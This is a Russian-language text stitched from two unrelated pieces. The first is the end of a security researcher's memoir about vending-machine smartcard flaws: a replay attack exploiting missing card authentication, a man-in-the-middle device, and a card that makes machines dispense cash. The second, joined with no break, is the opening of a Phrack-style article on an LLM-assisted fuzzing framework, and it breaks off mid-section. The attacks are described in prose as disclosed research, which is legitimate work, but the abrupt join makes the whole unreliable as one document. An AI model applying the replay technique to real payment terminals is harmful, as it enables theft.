Это была очевидная цель и соблазн. Нам не понадобилось много времени, чтобы начать трассировать обмен данными между MCard и торговым автоматом. Угадайте, что мы нашли. >:)

---

## 4 - Протокол электронного кошелька MCard

Смарт-карта проводит большую часть своей жизни в одиноком обесточенном состоянии — зажатая в кошельке или похороненная в сумочке, — но стоит вставить её в ридер, как она оживает, сбрасывает себя в предопределённое состояние и ждёт команд.

Обмен данными смарт-карты подчиняется набору стандартов, известных как ISO 7816, которые регулируют физические характеристики карты — форму и размер, расположение контактов, последовательный интерфейс передачи данных, — а также описывают RPC-подобный протокол, позволяющий обмениваться структурированными парами команда/ответ и аутентификаторами запрос/ответ. Карта хранит долгосрочные ключи и другие данные в иерархической файловой системе с нестандартными правами доступа.

Можно представить себе минималистичный протокол электронного кошелька, в котором:

1. торговый автомат проверяет наличие достаточных средств в кошельке, затем
2. покупатель делает выбор и получает товар, затем
3. торговый автомат обновляет кошелёк.

Этот протокол уязвим к простой атаке, называемой «выдёргиванием» (tearing): покупатель насильно извлекает карту после шага 2 (получение товара), но до шага 3 (обновление кошелька). Именно такой протокол мы и ожидали увидеть, трассируя сообщения между торговым автоматом и MCard. Вместо этого мы обнаружили двухфазный протокол, устойчивый к «выдёргиванию»: средства резервируются до выбора товара, а списание и фиксация транзакции происходят уже после выбора.

Сообщение к MCard

Просыпайся!  
Сколько денег в кошельке?  
Покажи последнюю запись в журнале  
Дай мне одноразовый номер  
Отправь номер, зашифрованный  
общим ключом  
Зарезервируй \$1.25 в журнале

Ответ MCard

Я проснулась  
\$18.23  
\$18.23  
Вот одноразовый номер  
Автомат аутентифицирован  
OK



Таблица: Фаза предварительного выбора транзакции электронного кошелька MCard.

Торговый автомат зарезервировал \$1.25 на MCard и ждёт выбора товара покупателем. Уже здесь очевиден изъян протокола электронного кошелька. Карта не доверяет торговому автомату и требует его аутентификации перед записью в журнал, однако торговый автомат так и не аутентифицирует карту. Это указывает на очевидную атаку воспроизведения.

Поясним: если мы можем запрограммировать компьютер на воспроизведение показанных выше ответов MCard, мы можем использовать обратный картридер или JavaCard для инъекции этих сообщений в торговый автомат. Ничего не подозревающий (буквально!) торговый автомат будет считать, что разговаривает с MCard, в кошельке которой \$18.23 — вечно. (Именно эта возможность и привлекла внимание Секретной службы.)

Вернёмся к текущей транзакции. В первой фазе протокол зарезервировал средства в журнале. После выбора товара вторая фаза списывает деньги из кошелька и обновляет журнал, аутентифицируясь при обоих обновлениях. Следующий торговый автомат, считавший карту, должен убедиться, что журнал и кошелёк совпадают, и при необходимости согласовать их.

| Сообщение к MCard                                                                    | Ответ MCard           |
|--------------------------------------------------------------------------------------|-----------------------|
| Дай мне одноразовый номер                                                            | Вот одноразовый номер |
| Списать \$1.10 из кошелька,<br>аутентифицировав зашифрованным<br>одноразовым номером | OK                    |
| Ещё одна аутентификация<br>на основе одноразового номера                             | OK                    |
| Занести транзакцию на \$1.10<br>в журнал                                             | OK                    |

Таблица: Фаза постселекции транзакции электронного кошелька MCard.

Чтобы подчеркнуть суть атаки воспроизведения: в ходе покупки MCard трижды аутентифицирует торговый автомат — дважды перед записью в журнал и один раз в ходе операции списания. Однако ни разу MCard не аутентифицируется перед торговым автоматом.

Безусловно, можно было бы реализовать схему запрос/ответ и в обратном направлении — у смарт-карты есть специальный API для этого. Можно сказать, что аутентификация карты должна быть первым, что торговый автомат делает при вставке карты. Так почему разработчик смарт-карты не включил это в протокол? Или ещё проще — поменял местами шаги 2 и 3 в описанном выше минималистичном протоколе?

Мы можем только догадываться. Наблюдаемая нами система защищает от атак на карту, оставляя торговый автомат широко открытым. В этом есть определённая логика: для атаки на карту нужны лишь ПК и картридер, тогда как атака на торговый автомат требует таких инструментов, как самодельный расширитель карт и обратный картридер от CITI.

Итак, если вы не верите, что хакеры станут тратить много времени и сил ради мошеннической покупки пакета чипсов, вы можете счесть криптографическую аутентификацию смарт-карты излишней. Мы неоднократно сталкивались с тем, что у индустрии есть слепое пятно в отношении возможностей и интересов хакеров (особенно аффилированных с университетами).

Свою роль могут играть и соображения «пользовательского опыта». Как и большинство смарт-карт, MCard была оснащена 8-битным микропроцессором, работающим на частоте 3,57 МГц и передающим данные в полудуплексном режиме через один контакт со скоростью около 1 мс на байт. Медленная обработка и связь порождают круговое время аутентификации, превышающее секунду. Если между вставкой карты и сигналом готовности торгового автомата проходит слишком много секунд или если от нажатия кнопки выбора до выдачи товара проходит хотя бы секунда, покупатель будет раздражён.

Если бы обмен данными был быстрым, протокол мог бы выглядеть примерно так:

1. Взаимная аутентификация
2. Проверка баланса кошелька
3. Покупатель делает выбор
4. Обновление кошелька
5. Выдача товара
6. Извлечение карты

Критическая секция находится между шагами 3 и 5: обновление кошелька в промежутке между нажатием покупателем кнопки выбора и началом выдачи товара. Именно тогда покупатель больше всего переживает за свою покупку: если маленькая спираль, удерживающая батончик KitKat, не начинает вращаться немедленно, пользовательский опыт рушится и наступает хаос.

Но даже этот протокол не выдерживает напора решительного хакера. Развивая концепцию обратного картридера, CITI разработал устройство «обезьяна посередине» (monkey-in-the-middle), которое фильтрует сообщения от торгового автомата, направляя их либо на легитимную карту, либо в мошенническое приложение. Это позволяет обойти любой протокол, который хотя бы не подписывает сообщения криптографически.

---

## 5 - Ответственное раскрытие

У нас были хорошие контакты в исследовательской группе производителя карт, и продуктивный телефонный разговор состоялся незамедлительно. Само собой, мы также поделились открытием с руководством университета — на самом деле это был первый звонок. Реакция оказалась прохладно-благодарной. Но один из чиновников, с которым мы встретились, удивил нас: он вытащил из ящика стола Visitor MCard и сообщил, что каждый раз, когда он вставляет эту карту в торговый автомат, в лоток для монет падают пять четвертаков!

Мы взяли карту и исследовали её в нашей лаборатории. В карте обнаружился тонкий изъян: файл ключей для аутентификации торгового автомата нечитаем, поэтому, когда автомат пытается зарезервировать средства в журнале, аутентификация завершается неудачей и карта сообщает об ошибке.

Дальнейшее требует догадок. Модуль смарт-карты встроен в старый добрый торговый автомат, в котором товары стоят менее \$1.25. Модуль проверяет, что в кошельке есть \$1.25, говорит автомату зачислить покупателю \$1.25 и резервирует \$1.25 в журнале. Мы не знаем, в каком порядке модуль выполняет эти шаги, но порядок важен!

Когда шаг аутентификации проваливается, модуль смарт-карты, судя по всему, опускает руки, выбрасывает карту и уходит в офлайн. Торговый автомат оказывается должен \$1.25, а модуль смарт-карты недоступен. Автомат не может зачислить возврат на карту, поэтому делает то, что умеет делать старый добрый торговый автомат: наличный возврат. Пять четвертаков падают в лоток для монет.

Это открытие нас взволновало! В сочетании с предыдущей уязвимостью мы могли бы опустошить торговый автомат — и весь товар, и все наличные (если бы осмелились). Особое удовольствие нам доставлял звук торгового автомата, в конце концов выхаркивающего четвертаки, которых у него нет: \. Жаль, что мы не записали это.

Тем не менее в CITI нам казалось, что эти уязвимости слишком мелки для рецензируемой публикации и в какой-то мере отвлекают от нашего основного исследования, поэтому мы обсудили их на нескольких конференционных сессиях гитп-сессий и на этом закончили.

Но мы видели ещё одну возможность: финансирование продолжающихся исследований смарт-карт. Нет, не так! Доказав свои способности поставщику смарт-карт, мы получили предложение подать скромную заявку (на туннелирование IP и ICMP через ISO 7816), однако оказалось, что руководство поставщика имело куда более грандиозные планы и обратилось к CITI с предложением несравнимо большего масштаба и на порядок большего финансирования. Осенью 1998 года CITI запустил Программу технологий смарт-карт и отметил это событие: впервые под моим руководством CITI оказался на прочном финансовом фундаменте.

Я понимаю, о чём вы думаете, но не считаю, что Schlumberger купил молчание CITI. Мы искренне полагали, что наши открытия не дотягивают до порога LPU («наименьшей публикуемой единицы»). И обе стороны действительно были воодушевлены перспективами сотрудничества. Но я уверен, что они были благодарны за то, что им не пришлось перепрошивать весь их мировой парк модулей смарт-карт торговых автоматов, и, возможно, грант был одним из способов выразить эту благодарность.

Как бы то ни было, мы потратили всё это... на стипендии аспирантам, обучение, зарплаты сотрудников, организацию конференций, публикации, командировки и т.д.

Одной из первых наших задач был вход в систему Kerberos на основе смарт-карты для наших компьютеров под UNIX и Windows, и мы продвинулись довольно далеко: нашли карту с поддержкой DES и расширили библиотеку Kerberos для использования этой карты при выполнении клиентской криптографии и управлении ключами.

Для поддержки аутентификации с помощью смарт-карт в Windows мы расширили Windows Graphical Identification and Authentication (GINA) для поддержки подключаемого метода аутентификации (PAM) и разработали модуль PAM для смарт-карт.

Мы создали слой VFS для иерархической файловой системы ISO 7816 смарт-карты, позволяющий просматривать файлы и директории смарт-карты и обновлять их через интерфейс POSIX.

Мы реализовали конечные точки IP-туннеля ISO 7816 на UNIX и JavaCard, реализовали TCP и IP на JavaCard и построили поверх этого веб-сервер.

Мы спроектировали и реализовали промежуточный слой, обеспечивающий удалённый доступ к физически защищённым смарт-картам, и расширили Kerberos V5 и SSH для использования этой инфраструктуры в целях клиентского управления ключами и криптографии.

Мы создали аккуратное аппаратное обеспечение, позволяющее подключить Palm Pilot к смарт-карте, и разработали программное обеспечение Palm Pilot для использования смарт-карты в качестве хранилища ключей.

Мы спроектировали и реализовали персональную защищённую загрузку — расширение GRUB, которое хранит хеши компонентов программного обеспечения на смарт-карте и использует их для проверки целостности компонентов при загрузке.

Всё разработанное программное обеспечение мы выпустили в открытый доступ по очень разрешительной лицензии.

Мы также использовали средства для поддержки поездок и евангелизации смарт-карточного пути. Я вступил в IFIP WG 8.8 в качестве со-вице-председателя, помогая организовывать конференции по смарт-картам в Лувен-ла-Нев, Чикаго, Бристоле, Сан-Хосе, Тулузе и Таррагоне; проводил демонстрации смарт-карт на CCC на поле под Берлином; и преподавал аспирантский семинар по смарт-картам в Мичигане, приглашая европейских экспертов в качестве докладчиков. CITI также сделал крупный показ на HAL 2001 (я, Джим Рис, Чарльз Антонелли, Энди Адамсон, Дрос Адамсон, Даг Сонг, Нильс Провос, Ольга Корниевская; некоторые родственники и близкие сотрудников CITI тоже присоединились) и организовал хорошо посещённый воркшоп по взлому смарт-карт.

---

## 6 - Последствия (и высказывание претензий)

Всплеск исследований смарт-карт в CITI продолжался лишь несколько лет — по обычным причинам, таким как иссякание финансирования и выпуск аспирантов.

У нас были хорошие отношения с нашими отраслевыми партнёрами в пригородах Далласа, однако центр притяжения НИОКР в области смарт-карт находился во Франции — что нам нравилось, поскольку нас вынуждали ездить на встречи в красивые французские города, — но трудно было оказать влияние в той среде, которую охватывал ажиотаж вокруг взрывного роста SIM-карт и которую не слишком интересовала смарт-карта, общающаяся по протоколам TCP/IP и веб. (Честно говоря, мы не могли этого понять.)

К тому же никто из нас не владеет французским — увы. Когда мы попытались привлечь внимание, выдвинув себя на премию CARTES '2000 Innovation Award, номинацию нужно было подавать по-французски. Мы подали её на английском. Можете представить, как отреагировало французское жюри. (Никак.) Вдобавок к издевательствам, когда CARTES наконец удостоила интернет-смарт-карту, награда досталась группе, которая обрабатывала TCP и IP вне карты, лишь туннелируя полезные нагрузки прикладного уровня через ISO 7816. >:(

Но дело было не только в нашем самолюбии. Серьёзной причиной стали аппаратные ограничения.

CITI видел в смарт-карте якорь доверия персональной вычислительной среды и создавал ступени к этой цели: единый вход в систему Kerberos для UNIX и Windows, который можно носить в кошельке; файловую систему UNIX для защищённого хранения личных данных; TCP/IP для надёжной сквозной связи; даже веб-сервер — уже неплохо! Когда мы начинали, общепринятое мнение гласило, что всё это — на восьмибитном микропроцессоре, работающем на частоте 3,57 МГц и с 200 байтами ОЗУ — невозможно.

В тот момент было неясно, как двигаться дальше к нашей цели: нам нужно было больше тактов, больше памяти, больше полосы пропускания. Мы ждали, пока смарт-карты улучшатся, но в отличие от любых других компьютерных технологий смарт-карты не становились ни быстрее, ни мощнее. Так никогда и не стали.

Тем не менее смарт-карты всё же добились успеха — огромного, и примерно в то же время: в новом тысячелетии технологии мобильных телефонов взорвались, а SIM-карты на основе смарт-карт стали механизмом низкоуровневой идентификации и аутентификации мобильных телефонов. И оказывается, что это всё, что смарт-карта действительно должна делать: высокопроизводительное управление доверием теперь встроено непосредственно в кремний смартфонов. Вскоре eSIM-карты и платежи NFC полностью вытеснят смарт-карты.

---

## 7 - Уклонение от федералов

Возвращаемся к той напряжённой встрече с Секретной службой. Я рассказал им всё, что мы узнали об MCard и её уязвимостях. Наши гости были деловиты и умны, и брифинг завершился за час.

Потом настало время экскурсии по лаборатории, кульминацией которой стала комната отдыха. Когда мы подходили к съёжившимся, дрожащим торговым автоматам, я спросил старшего из федералов, не хочет ли он посмотреть демонстрацию. Его энтузиазм был неподдельным: он был бы рад демонстрации! Я вытащил из кармана белую карту и протянул её с вытянутой рукой.

Он помолчал. Улыбнулся.

Никакой демонстрации не потребовалось. Он оставил нам бейсболки и футболки с символикой Секретной службы, и мы все помахали на прощание.

---

## 8 - Благодарности

Джим Рис, главный технолог CITI, задумал, спроектировал и создал всё описанное здесь аппаратное и программное обеспечение, а также написал и развернул большую часть диагностического программного обеспечения. Наомару Итои создал файловую систему смарт-карты и расширение защищённой загрузки, выполнил всю интеграцию с Kerberos и Windows и совместно с Томоко Фукузавой разработал и реализовал концепцию удалённой интернет-смарт-карты. Брам Уинделер провёл огромное количество тестов.

Bellcore обеспечила раннее финансирование; Ави Рубин сыграл ключевую роль в том, чтобы CITI начал заниматься НИОКР в области смарт-карт. Schlumberger финансировала двухлетнюю программу технологий смарт-карт в CITI; Скотт Гатери, Тим Юргенсон и Бертран дю Кастель были незаменимы в навигации по глубоким техническим водам.

---

## 9 - Публикации, финансируемые в рамках Программы технологий смарт-карт

Itoi, N., Honeyman, P. Pluggable authentication modules for Windows NT. 2nd USENIX Windows NT Symposium (Seattle, 1998).

Itoi, N., Honeyman, P. Practical security systems with smartcards. IEEE 7th Workshop on Hot Topics in Operating Systems (Rio Rico, 1999).

Itoi, N., Honeyman, P. Smartcard integration with Kerberos v5. USENIX Workshop on Smartcard Technology (Chicago, 1999).

Itoi, N., Honeyman, P., Rees, J. SCFS: a UNIX filesystem for smartcards. USENIX Workshop on Smartcard Technology (Chicago, 1999).

Itoi, N., Fukuzawa, T., Honeyman, P. Secure Internet Smartcards. 1st International JavaCard Workshop (Cannes, 2000).

Rees, J., Honeyman, P. WebCard: a Java Card web server. IFIP TC8/WG8.8 4th Working Conference on Smart Card Research and Advanced Applications (Bristol, 2000).

Itoi, N., Arbaugh, W.A., Pollack, S.J., Reeves, D.M. Personal Secure Booting. 6th Australasian Conference on Information Security and Privacy (Sydney, 2001).

Itoi, N. Integrating Secure Hardware into Modern Security Systems: Authentication, Secure Storage, and Secure Bootstrap. Doctoral dissertation, University of Michigan, 2001.

---

## 10 - Об авторе

Питер Хонейман — заслуженный исследовательский профессор кафедры информатики и инженерии Мичиганского университета. Хонейман имеет степень B.G.S. (с отличием) Мичиганского

университета и степени M.S.E., M.A. и Ph.D. Принстонского университета. Завершив докторантуру по теории реляционных баз данных под руководством Дж. Д. Уллмана, он поступил в Bell Labs в качестве сотрудника технического персонала в области исследований компьютерных систем, а затем вернулся в Принстон в качестве доцента кафедры информатики. В 1986 году он перешёл на факультет Мичиганского университета и вышел на пенсию в 2022 году.

С акцентом на сетевые технологии, файловые системы, безопасность и мобильные вычисления Хонейман сыграл ключевую роль в многочисленных значимых программных проектах, включая Honey DanBer UUCP, PathAlias, MacNFS, Disconnected AFS, WebCard (первая интернет-смарт-карта), эталонную реализацию NFSv4 на базе Linux с открытым исходным кодом и расширения pNFS для высокопроизводительных вычислений.

Хонейман преподавал более сорока курсов для бакалавров и аспирантов, руководил девятью докторскими комитетами, опубликовал более шестидесяти рецензируемых журнальных и конференционных статей, председательствовал на семинаре USENIX по файловым системам (1992), ежегодной технической конференции USENIX (1995), международном семинаре IEEE по сервисам в распределённых и сетевых средах (1996), семинаре USENIX по технологиям смарт-карт (1999), конференции IFIP по исследованиям смарт-карт и передовым приложениям (CARDIS, 2002), был председателем направления по безопасности и конфиденциальности на HAL 2001 в Энсхеде и входил в состав более шестидесяти других программных комитетов, включая Международную конференцию по системному администрированию и сетевой инженерии (SANE) в Маастрихте (2000, 2002), Амстердаме (2004) и Делфте (2006).

В 2007 году Хонейман был удостоен премии USENIX Lifetime Achievement Award «за работу в качестве наставника многих лидеров нашей области». В 2016 году Хонейман и соавторы Нильс Провос и Маркус Фридл получили премию USENIX Security Test-of-Time за свою статью 2003 года «Preventing Privilege Escalation». В 2025 году Хонейман получил премию Мичиганского университета им. Эдварда Лоу за выдающиеся заслуги заслуженного профессора инженерного колледжа.

# E0: Избирательная символьная инструментация

## Обеспечение фаззинга на основе потоков данных и рассуждений LLM

Автор: Jex Amro — @jexamro

---

### Содержание

- 0 - Введение
- 1 - Фаззинг
- 2 - Символьное выполнение
- 3 - Большие языковые модели (LLM)
- 4 - К гибриднему подходу
  - 4.1 - Управление на основе потоков данных vs. покрытия кода
  - 4.2 - Принципы проектирования E0
- 5 - Архитектура E0
- 6 - Избирательная символьная инструментация
- 7 - Символьные определения
- 8 - Метрики покрытия потоков данных
- 9 - Тонкозернистая инструментация памяти через аппаратные точки наблюдения
- 10 - Валидация E0: от простых тестов до реального мира
- 11 - Разбор случая: CVE-2024-44297 в ImageIO
- 12 - Интеграция LLM и анализ под управлением символьного контекста
  - 12.1 - Модели, следующие инструкциям
  - 12.2 - Направление внимания LLM с помощью символьных выражений и ограничений
  - 12.3 - Представление кодового контекста
  - 12.4 - Расширение контекста через MCP, A2A и декомпиляцию по требованию
  - 12.5 - Модульное рассуждение vs. подсказки цепочки мыслей
  - 12.6 - Обратная инженерия промптов
  - 12.7 - Консенсусное промптирование на основе ансамбля
  - 12.8 - Обратная связь с фаззингом и символьным выполнением
- 13 - Выпуск исходного кода (альфа-версия)
- 14 - Благодарности
- 15 - Заключение
- 16 - Список литературы
- 17 - Исходный код

---

### 0 - Введение

Представьте фаззер, управляемый потоком данных, а не покрытием кода. Такой, который прослеживает цепочки def-use входных данных от источника к стоку, проверяет ограничения на каждом шаге и рассуждает только о точных, упорядоченных низкоуровневых операциях, управляющих распространением данных. Вместо слепой случайности он использует движок мутаций, направляемый символьными рассуждениями и высокоуровневым семантическим контекстом.

Поначалу LLM пребывают в глубоком сне, пробуждаясь лишь тогда, когда их широкие возможности нужны для анализа сложных уязвимостей, требующих высокоуровневой семантической или межфункциональной логики. Вы можете запрашивать этот движок для просмотра результатов, управления его фокусом и направления исследования в интересующие области.

Мы называем этот многоуровневый фреймворк бинарного анализа и инструментации **E0** (Explore from Ground Zero — исследование с нуля). E0 интегрирует скорость фаззинга, точность избирательной символьной инструментации и семантическое понимание LLM-управления, используя сильные стороны каждой техники и минимизируя их ограничения.

Хотя полный выпуск фреймворка с открытым исходным кодом запланирован на будущее, в данном выпуске Phrack представлен альфа-снэпшот наиболее критических компонентов, поддерживающих обсуждаемые здесь техники. Это позволяет исследователям безопасности и инженерам напрямую экспериментировать с нашими методами и проверять их. В данной статье мы описываем проблемы, возникшие при создании E0, и представляем разработанные решения.

---

## 1 - Фаззинг

Сейчас середина 2025 года, и фаззинг по-прежнему остаётся краеугольным камнем автоматизированного обнаружения уязвимостей — благодаря способности с высокой скоростью генерировать огромное количество разнообразных входных данных и производить конкретные, воспроизводимые сбои (краши, зависания и нарушения памяти), требующие внимания разработчика. Случайно мутируя входные данные под руководством простых эвристик покрытия, современные фаззеры способны обходить тысячи путей выполнения в секунду практически без ручных усилий. Однако случайный характер фаззинга и чрезмерная зависимость от метрик покрытия кода нередко оставляют глубоко вложенные, тщательно охраняемые ветви неисследованными, упуская тонкие логические ошибки или граничные условия. Кроме того, не имея семантического понимания состояния программы, фаззинг-кампании могут тратить огромные ресурсы на избыточные или малозначимые пути, что затрудняет нацеливание на высокоопасные участки кода без масштабных вычислительных вложений.

---

## 2 - Символьное выполнение

Символьное выполнение заполняет слепые зоны фаззинга, рассматривая входные данные как символьные переменные, которые преобразуются в логические формулы, и систематически исследует пути программы с помощью решения ограничений. Его сила заключается в генерации конкретных тестовых случаев для конкретных ветвей, выявлении угловых ошибок, нарушений утверждений и тонких граничных отклонений без использования эвристик покрытия. Например, во вложенном цикле копирования буфера оно может вычислить входные данные, вызывающие ошибку "off-by-one" или переполнение целого числа, либо найти запись в память по конкретному адресу.

Тем не менее символьное выполнение работает только на уровне отдельных инструкций и накопленных формул; у него нет встроенного понятия о размерах буферов, временах жизни объектов или правилах бизнес-логики. Без вручную заданных проверок — граничных условий, резюме функций, инвариантов цикла или пользовательских моделей кучи — многие критические ошибки остаются незамеченными: записи за пределами допустимого диапазона, использование после освобождения, пропущенные проверки в многошаговых транзакциях. Обнаружение use-after-free, например, требует вручную кодировать семантику выделения и освобождения памяти, поскольку решатель не может отличить освобождённую память от допустимых регионов.

Этот ориентированный на инструкции взгляд также ведёт к взрывному росту числа путей: каждое ветвление удваивает пространство поиска и быстро исчерпывает временные и памятные ресурсы



на сложных бинарных файлах. SMT-решатели могут выходить по таймауту на больших сложных выражениях, а внешние взаимодействия — сетевой ввод-вывод, системные вызовы, многопоточность — нередко требуют написанных вручную заглушек или грубых приближений, способных упустить поведение или порождать ложные отрицания и положительные срабатывания. Хотя такие стратегии, как поисковые эвристики (поиск в глубину vs. ширину), слияние состояний, интерполяция, кэширование ограничений и смешанные конкретно-символьные (Concolic) запуски, могут ослабить некоторые ограничения, ключевые проблемы масштабируемости и широкого контекстного понимания остаются нерешёнными.

---

### 3 - Большие языковые модели (LLM)

В отличие от вышеперечисленного, большие языковые модели приносят взаимодополняющие сильные стороны: они естественно впитывают и обрабатывают широкие семантические уровни (функции, модули, паттерны проектирования) и синтезируют намерение в тысячах строк кода. Например, для фрагмента:

```

| char buf[16]; |
write_user_data(buf, user_len);
```

LLM могут предупредить: «Возможное переполнение буфера, если 'user\_len' > 16», — без каких-либо дополнительных спецификаций границ.

Для другого фрагмента:

```

| ptr = malloc(...); |
| free(ptr); |
ptr->field = x;
```

LLM могут отметить проблему use-after-free: «Вы пишете в освобождённую память; убедитесь, что не обращаетесь к 'ptr' после его освобождения». Они также могут обнаруживать отсутствующие бизнес-инварианты — например, отсутствие отката транзакции при сбое — или предлагать исправления протоколов, охватывающие несколько функций.

Однако LLM по-прежнему спотыкаются о низкоуровневый ассемблер и бинарные файлы: они галлюцинируют условия флагов («этот переход проверяет ноль», хотя на самом деле — перенос), не могут вычислить динамические цели переходов, упираются в ограничения контекстного окна на очень больших репозиториях (обрезая критические пути в 20-тысячестрочном модуле). Им трудно точно указать конкретные строки кода и визуализировать глубоко вложенные цепочки переходов, особенно когда регистры повторно используются для разных переменных, что отвлекает их токен-ориентированное внимание. Время и вычислительные затраты дополнительно ограничивают их: более длинные контексты влекут большую задержку вывода и значительные расходы на вычисления, делая исчерпывающий анализ массивных баз кода непрактичным. Несмотря на эти недостатки, за счёт применения инженерии промптов, тонкой настройки на доменно-специфичном коде, протокола контекста модели (MCP) и генерации с дополненным поиском исследователи всё же могут извлекать высокоценные сведения об уязвимостях безопасности памяти, гонках и ошибках бизнес-логики.

Однако LLM нередко генерируют большое количество ложных срабатываний при анализе уязвимостей, когда им не хватает точной информации о потоках данных и ограничениях. На практике LLM может пометить любой внешний ввод как потенциальную поверхность атаки, даже если этот ввод не может достичь или повлиять на уязвимый код. Такое избыточное срабатывание

вынуждает исследователей вручную проверять многочисленные ложные находки или запускать дополнительные раунды LLM-инференса — иногда с более узкими промптами или более ресурсоёмкими методами — для подтверждения реальных уязвимостей. Хотя LLM способны давать точные результаты, когда уязвимость полностью содержится в одной функции или модуле, реальные уязвимости нередко охватывают несколько функций, модулей или процессов. Восстановление и предоставление полного межфункционального контекста одновременно сложно и дорого с точки зрения инженерных усилий и задержки инференса, что делает валидацию и снижение ложных срабатываний главными препятствиями при применении LLM к масштабному бинарному исследованию уязвимостей.

---

## 4 - К гибриднему подходу

Контраст между пошаговой точностью символьного выполнения и широкими, высокоуровневыми рассуждениями LLM подчёркивает, как они могут восполнять слепые зоны друг друга. Символьное выполнение предоставляет точную семантику потоков данных: накопленные ограничения пути; живость переменных; достижимость входных данных; решённые диапазоны переменных ограничений; и межпоточные потоки — напрямую в AI-конвейеры, избавляя LLM от тяжёлой работы по выводу низкоуровневых деталей потоков данных в обширном исходном или декомпилированном коде и тем самым резко снижая объём ложных срабатываний, подрывающих анализ, основанный исключительно на LLM. Кроме того, поскольку оптимизации компилятора и декомпиляция могут изменять или затуманивать фактические поток управления и поведение бинарного файла, опора исключительно на исходный или декомпилированный код рискует упустить скрытые ошибки, тогда как символьное срезание работает на реальном бинарном файле, сохраняя истинное поведение выполнения.

В свою очередь, LLM вносят доменный контекст, устоявшиеся паттерны проектирования и высокоуровневые проверки бизнес-логики, которые символьные инструменты не могут смоделировать. В сочетании в динамической петле обратной связи (фаззинг, символьное срезание по требованию и рецензирование под управлением LLM) достигается самоусиливающийся конвейер: фаззеры исследуют новые пути, основываясь на решённых ограничениях; символьный анализ присоединяет точные инварианты потоков данных; а LLM преобразуют эти инварианты в практические, читаемые человеком сведения — всё это верифицируется через нативное бинарное выполнение.

Идеальная гибридная система использует сырую пропускную способность немодифицированных бинарных файлов; запускает символьную эмуляцию только на участках кода, производных от входных данных, при минимальных накладных расходах; и обогащает каждый промпт LLM сжатыми срезами, ограниченными одной или несколькими функциями (включая их входные данные ограничений: аргументы, значения загрузки из памяти и возвращаемые значения вызовов), дополненными решёнными SMT диапазонами переменных для заблаговременного исключения неосуществимых сценариев. Это слияние вооружает LLM конкретным, высококачественным контекстом; снижает бесполезные циклы инференса на ложных срабатываниях; и замыкает цикл сквозным фаззингом, объединяя широту обнаружения, символьную точность и AI-рассуждение в один масштабируемый, низкозадержечный движок обнаружения уязвимостей.

---

### 4.1 - Управление на основе потоков данных vs. покрытия кода

Управление на основе потоков данных сосредотачивает исследование входных данных на точном распространении контролируемых атакуемых данных через операции программы. Инструментируя и отслеживая цепочки def-use (захватывая только те инструкции, которые несут данные, производные от защищённых входных данных), E0 обеспечивает, что мутации и анализ сосредоточены исключительно на ветвях и операциях, выровненных с потоком данных. В противоположность этому, управление на основе покрытия кода просто гонится за новыми базовыми блоками или целями переходов без оглядки на семантическую значимость. Оно может обходить одни и те же рёбра тысячи или даже миллионы раз, тратя циклы фаззинга на пути, не связанные с эксплуатируемым состоянием. Его единственное преимущество — сырая пропускная способность: большой объём тестовых случаев при минимальном семантическом понимании.

Управление на основе потоков данных снижает шум, даёт тестовые случаи более высокого качества за меньшее число итераций и, в нашем подходе, предоставляет точный контекст потоков данных нижележащим символьным и AI-уровням для глубоких рассуждений, предсказания и помощи в обнаружении уязвимостей и генерации входных данных для их запуска. Более того, в отличие от управления на основе покрытия кода (которое требует привязки мониторинга к конкретным модулям или регионам), инструментация потоков данных через SSI (Selective Symbolic Instrumentation — избирательную символьную инструментацию) применима ко всем модулям и потокам (с опциональным сужением области видимости при необходимости), позволяя E0 отслеживать поток данных ненадёжного ввода по всему приложению без потери производительности.

---

## 4.2 - Принципы проектирования E0

После обширных исследований и разработок, а также нескольких полных переписываний, проектирование E0 сошлось на нескольких ключевых принципах:

- **Совместимость с фаззером на основе обвязки:** E0 работает точно как современный фаззер, итеративно выполняя пользовательскую обвязку. Пользователи предоставляют обвязку для целевой функциональности, а также имя модуля, относительный виртуальный адрес и регистр для захвата, маркировки и защиты входных данных. На каждой итерации E0 берёт текущий образец и порождает новые образцы для каждого вновь решённого ограничения пути. С опциональным флагом `-x` E0 будет рекурсивно выполнять каждый вновь созданный образец для дальнейшего расширения исследования.
- **Обнаружение краша и зависания** (в типичном стиле фаззинга): классический механизм «определённого результата», при котором E0 управляет вашей обвязкой и следит за нативными крашами, зависаниями или незаконными обращениями к памяти (улавливая их на ранней стадии даже в режиме эмуляции, прежде чем они будут поглощены обработчиками исключений ОС).
- **Разъединённый AI-анализ:** для максимизации производительности избирательной символьной инструментации E0 отделяет тяжёлую работу по отслеживанию потоков данных от нижележащей AI-обработки. При запуске с флагом `-log_symdefs` E0 записывает собранные символьные определения в базу данных SQLite, которую AI-агенты могут асинхронно потреблять в отдельном процессе.
- **Предсказание под управлением AI:** символьные данные передаются LLM, которые помечают вероятные уязвимости ещё до фактического срабатывания, а в ближайшем будущем — возвращают данные в фаззер для валидации сгенерированных кандидатных входных данных.
- **Избирательная инструментация:** мы сочетаем аппаратные точки наблюдения с защитой страниц на уровне ОС, затем прибегаем исключительно к рекурсивному, управляемому битовой

картой выделению точек наблюдения для минимальных накладных расходов и максимальной точности.


- **Эмуляция по требованию:** используя режим `ONLY_ON_SYMBOLIZED` в Triton, символьный анализ вызывается только тогда, когда защищённый доступ к памяти вводит новый символьный операнд, после чего немедленно возвращается к нативному выполнению, как только всё символьное состояние конкретизировано.
